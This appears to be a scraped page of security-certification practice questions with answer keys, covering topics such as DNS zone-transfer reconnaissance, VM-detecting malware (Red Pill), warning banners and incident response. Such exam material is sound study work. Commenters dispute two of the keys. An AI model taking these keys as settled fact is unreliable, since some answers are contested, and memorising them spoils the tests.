
Organizations with a requirement for high security may provide their workers a single computer with multiple guest operating systems installed. Each guest is allowed access to a network having a particular trust classification. What client configuration is needed to support this strategy?

- A. Use host-only networking
- B. Enable a screensaver on each guest
- C. Prevent snapshots
- D. Disable sharing between guest and host

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Observe the image below for context. Which of the following steps would be next in the process of reconnaissance?



```
CRONP3A3C3QF:~ lndfms$ nslookup
> server www.sans.org
Default server: www.sans.org
Address: 66.35.59.202#53
> set type=any
> ls -d www.sans.org
The 'ls' command is not implemented.
> █
```

- A. Attempt to brute force the zone transfer
- B. Move to root privilege and attempt the transfer again
- C. Attempt the zone transfer with dig
- D. Scan for another DNS server

Correct Answer: C

Recent versions of the nslookup command in some Unix and Linux distros don't support zone transfers, dig is used instead.

Currently there are no comments in this discussion, be the first to comment!

As an employee of Enfield & Sons, you have been tasked with adding a warning banner to computer systems. You develop the below warning banner. What should be your next step?

`Warning! Protected System of Enfield & Sons

Access to this system is limited to authorized activity by Enfield's personnel.

By accessing this system, you agree that your actions can be monitored and recorded. Any unauthorized access, use, or modification is prohibited and unauthorized users may face criminal or civil penalties. Any criminal activity will be reported to law enforcement.`

- A. Apply the banner to all systems
- B. Apply the banner to protected systems
- C. Have local law enforcement review the banner
- D. Have your legal department review the banner

Correct Answer: D

Currently there are no comments in this discussion, be the first to comment!

A new helpdesk employee at a multinational corporation took it upon himself to test the security of the servers that holds highly confidential information regarding specific government projects. Which of the following is a well-known technique for deterring such individuals?

- A. Warning banners stating unauthorized access is forbidden.
- B. Secured and controlled access to the server room.
- C. A mantrap with a manned guard deters unauthorized access.
- D. Review the Acceptable use Internet policy before access.

Correct Answer: B

Community vote distribution

A (100%)

  **strale** 6 months, 3 weeks ago


Selected Answer: A

B and D are rather preventive controls, while A and C are deterring controls.

I would go for A, since question states well-known deterring controls.

upvoted 1 times

An attacker designs malware to remain dormant when it detects a shifted interrupt descriptor table. On which of the following hosts would this malware remain dormant?



- A. Intranet Web Server
- B. L3 Core Switch
- C. Snort Sensor
- D. Public Web Server

Correct Answer: D

The Public Web Server is the only answer-option that is a virtual machine. If malware that is designed to go dormant when it detects a shifted interrupt descriptor table hits the Public Web Server, a virtual machine, it will go dormant. This question is about Red Pill; which is used to detect when it is on a VM guest (not a host with various VM guest on it).

Because so many security researchers rely on VM guest(s) to analyze malicious code, malware developers are actively trying to foil such analysis by detecting if

they are on a VM guest. If malicious code detects that it is on a VM guest, it can shut off some of its more powerful malicious functionality so that researchers cannot observe it and devise defenses. Looking for VM artifacts in memory, a technique used by Joanna Rutkowska's Red Pill to look for a shifted Interrupt

Descriptor Table, a critical data structure in the operating system (a similar technique is used by Tobias Klein's Scoopy tool to look for shifted Interrupt, Global, and Local Descriptor Tables).

Currently there are no comments in this discussion, be the first to comment!

You are a member of your organization's security team. A new ticket just came into your service desk and was escalated to you. One of the system administrators noticed the following entry in a Windows Server 2008 R2 file server Security event log:

Log Name: Security -

Source: Microsoft-Windows-Security-Auditing

Date: 2/1/2012 2:24:07 AM -

Event ID: 4674 -

Task Category: Sensitive Privilege Use

Level: Information -

Keywords: Audit Failure -

User: -

Computer: somehost.somecompany.com

Description: An operation was attempted on a privileged object.

Subject:

Security ID: LOCAL SERVICE -

Account Name: LOCAL SERVICE -

Account Domain: NT AUTHORITY -

Logon ID: 0x3e5 -

Object:

Object Server: LSA -

Object Type: -

Object Name: -

Object Handle: 0x0 -

Process Information:

Process ID: 0x1d8 -

Process Name: C:\Windows\System32\lsass.exe

Requested Operation:

Desired Access: 16777216 -

Privileges: SeSecurityPrivilege -

What is your next step?

- A. Initiate the "Containment" phase of the Incident Handling process
- B. Search Microsoft's TechNet to find out if this is a normal Windows Security event
- C. Disable the trusted account status of the Local Service account
- D. Request that all audit failure log entries be forwarded to you

Correct Answer: A

Community vote distribution

B (100%)

  **847ch0n3** 10 months ago

Selected Answer: B

I do not agree with the answer, the next step is likely to identify if it's an incident. I'm leaning towards B.
upvoted 1 times

What is the best approach to successfully filter out potentially harmful characters from user input?

- A. Perform input validation at the client program as the input is being provided.
- B. Include stringent content filtering at each firewall and proxy server.
- C. Define and filter out what is unacceptable, then allow everything else.
- D. Define what is acceptable and filter out everything else.

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following tasks would take place during the incident containment phase?

- A. Review server operating system logs for unusual or malicious behavior
- B. Create an IPS rule to block traffic from an ongoing denial-of-service attack
- C. Rebuild a server with a clean copy of the operating system and apply all relevant patches
- D. Begin documenting the incident and response actions

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!